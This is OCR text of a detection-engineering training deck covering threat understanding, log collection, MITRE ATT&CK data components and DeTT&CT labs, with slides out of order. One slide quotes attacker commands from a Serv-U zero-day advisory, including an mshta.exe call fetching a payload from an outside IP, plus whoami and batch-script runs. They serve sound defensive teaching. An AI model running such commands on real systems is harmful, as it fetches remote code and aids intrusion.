
Strategic Drivers of Detection Engineering

Strategic Drivers




Strategic Driver: Threat Understanding

- Detection does not operate in a vacuum.
- Understanding your threat landscape is crucial.
  - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.
- Procedure Coverage
  - Not Technique Level



Threat Understanding

- What are the threats doing?
  - Mshta.exe with WAN connection
  - Whoami execution
    - May scope to execution with certain command line parameters




Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:


- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

Collection

- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Prioritization



(Source: DeTT&CT https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started)

Collection: Data Source Components

- What logs are potentially needed to write an alert for the TTP?

- Use the Detection Section on MITRE ATT&CK pages.
  - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.

Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

https://attack.mitre.org/techniques/T1059/001/

Collection: Deep Dive

- More detail?
  - Click the Data Component

Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

https://attack.mitre.org/techniques/T1059/001/

- Here we see Sysmon EID 1 and Windows EID 4688

Process: Process Creation

Birth of a new running process (ex: Sysmon EID 1 or Windows EID 4688)


https://attack.mitre.org/datasources/DS0009/#Process%20Creation

Collection: ATT&CK™ Walkthrough

- Walkthrough Command and Scripting Interpreter: PowerShell T1059.001
  - Data Source
  - Data Component
    - Data Component Page
    - Sample Logs

Lab 1: Data Components


Collection: Data Sources to Logs



https://github.com/mitre-attack/attack-datasources


Collection: DeTT&CT

- “DeTT&CT aims to assist blue teams in using ATT&CK to score and compare data log source quality, visibility coverage, detection coverage and threat actor behaviours. All of which can help, in different ways, to get more resilient against attacks targeting your organisation.”
- https://github.com/rabobank-cdc/DeTTECT



Collection: DeTT&CT

- Leverage DeTT&CT to visualize coverage and map your log sources




https://rabobank-cdc.github.io/dettect-editor/

Strategic Driver: Operational Capacity

The Detection Cyborg

Go ahead and execute PSpipe.exe in the Downloads folder on WIN10

- The level of capability and proficiency between Analyst and Tools
  - Great analyst can be hindered by inefficient tools.
  - Great tools will be underutilized by novice analysts.



Exercise: DeTT&CT Lab

- Follow the instructions, if you'd like you can input your data sources.
  - While filling in data sources you can also try adding process creation and file modification.
  - TIP: You can also click "Add all data sources" and go line by line.

- NVISO Resource
  - https://blog.nviso.eu/2022/03/09/dettct-mapping-detection-to-mitre-attck/


Lab 2: DeTT&CT

Detection Engineering

Topics

- Detection Engineering
  - Strategic Drivers
    - Threat Understanding
    - Data Collection
    - Operational Capability
  - Detection Engineering Process
    - Direction
    - Collection
    - Processing
    - Dissemination

Operationalized Purple Team: Detection




Detection Engineering

- Purpose is to detect suspicious events that may be indicative of a malicious actor.

- Areas may include:
  - SIEM
  - EDR
  - YARA
  - SNORT
  - IOC Feeds

Our Focus


Vendor Focus




David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Engineering Process

Operationalized Purple Team: Detection




Detection Engineering Process



